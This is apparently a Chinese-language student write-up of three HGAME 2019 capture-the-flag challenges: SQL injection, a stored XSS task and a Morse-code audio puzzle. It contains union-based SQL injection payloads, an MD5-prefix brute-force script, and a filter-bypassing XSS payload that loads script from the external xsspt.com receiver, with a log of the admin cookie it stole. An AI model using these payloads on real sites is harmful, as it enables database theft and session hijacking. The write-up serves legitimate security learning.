# Web

Week3 Web2

题目名字:sqli-1

Description :sql 注入 参数是 id

URL :http://118.89.111.179:3000/

打开页面:

```
substr(md5($_GET["code"]),0,4) === 6e11
code error
```

MD5 碰撞一下，写个脚本:

```
from hashlib import md5

for i in range(1,9999999):
    if md5(str(i).encode("utf-8")).hexdigest().startswith('6e11'):
        break
print(i)
```

输出结果为：28591

构造 payload:

118.89.111.179:3000/?code=28591

```
substr(md5($_GET["code"]),0,4) === 6e11
sql error
```

？哦，看来是忘了 id 这个参数了;

重新构造时发现 code 换了，原来是动态验证码。。。再跑一遍脚本就是了

让 id=1:

结果:

```
substr(md5($_GET["code"]),0,4) === 8ccf
array(1) { ["word"]=> string(7) "welcome" }
```

让 id 分别=2，3，4:

{["word"]=>string(2)"to"}
{["word"]=>string(5)"hgame"}

id 等于 4 的时候什么都没有。。。

看来 flag 不在这里，怎么搞。。。题目提示是 sql 注入题，但是数据库没学过啊。

于是自己去下了个 MySQL server，找了网课看。。。

看了两天再来做题：

先找表名：

payload: ?code=.....&id=1 union select table_name from

information_schema.tables

于是乎所有的表名都出来了：

仔细看看，发现了这个：

```
array(1) {
  ["word"]=>
  string(9) "f1l1l1l1g"
}
```

flag 就藏在这里面了！

构造 payload=?code=...&id=1 union select * from f1l1l1l1g:


flag 到手

Week3 Web5

题目名字:BabyXSS

Description ：save 按钮尝试 xss(尝试过程不需要输验证码)，成功后带上验证码 code，submit 按钮提交 xss 语句；flag 在 admin 的 cookie 里面,格式 hgame{xxxxx}。

URL ： http://118.25.18.223:9000/index.php

打开：


code 的问题在 sqli-1 就已经解决了，好办；

尝试在输入框里输入一些什么：

比如 hello：


```
<form action="" method="post">…</form>
<form action="" method="post">…</form>
substr(md5($_POST["code"]),0,4)===6d93
<br>
hello
```

看来是在表单下面插入了你在输入框里的东西?

试一下 xss：

<script>alert('hello')</script>


结果：

```
substr(md5($_POST["code"]),0,4)===0e70
<br>
alert('hello')
</div>
```

看来是被过滤了。。。

再构造一个：

<<script>script>alert('hello')<</script>/script>，再 save，




Oh yeah.

我自己没服务器，但是有这个平台：xsspt.com

引过去：

payload:

<<script>script src=xsspt.com/..../><</script>/script>

好了，脚本跑一下把 code 填上，submit 一下，再到平台看一眼：

| ☐ +全部 | 时间 | 接收的内容 | Request Headers | 操作 |
| --- | --- | --- | --- | --- |
| ☐ -折叠 | 2019-02-14 23:37:44 | • location : http://127.0.0.1/<br>• toplocation : http://127.0.0.1/<br>• cookie : PHPSESSID=8j9cfh3ihtt9shpqkhtcfpggbp; Flag={Xss_1s_funny!} | • HTTP_REFERER : http://127.0.0.1/<br>• HTTP_USER_AGENT : WaterFox<br>• REMOTE_ADDR : 118.25.18.223 | 删除 |
| ☐ -折叠 | 2019-02-14 23:31:56 | • location : http://118.25.18.223:9000/index.php<br>• toplocation : http://118.25.18.223:9000/index.php<br>• cookie : PHPSESSID=8j9cfh3ihtt9shpqkhtcfpggbp | • HTTP_REFERER : http://118.25.18.223:9000/index.php<br>• HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0<br>• REMOTE_ADDR : 112.65.13.80 | 删除 |

(下面的是我的)


flag 到手咯

# MISC

Week3 MISC3
题目名字：听听音乐？
Description :一首 MP3,好好听哦，flag 由大写英文字母、数字以及下划线组成，记得添加 hgame{}
URL :http://plir4axuz.bkt.clouddn.com/hgame2019/a80509c91f30027ca21b069e7d94fa7718ab2e40684628c41943bf647f3d7c6a/stego.mp3

签到题。。。

把歌曲下载下来，用 audicity 打开，音乐后面部分明显是摩斯密码：



手抄的。。。

..-./.-../.-/--./---.../.----/-/..--.-/.---/..-/...../-/..--.-/....-/..--.-/./.-/.../-.--/..--.-/.--/.-/...-

然后用摩斯密码在线解密：

FLAG1TJU5T4EASYWAV

flag 是 hgame 开头的，然后应该有下划线，所以

flag 是 hgame{1T_JUST_4EASY_WAV}

（我好菜啊，连着两周只做了 3 道题...还是能力不够啊，菜是原罪 555...）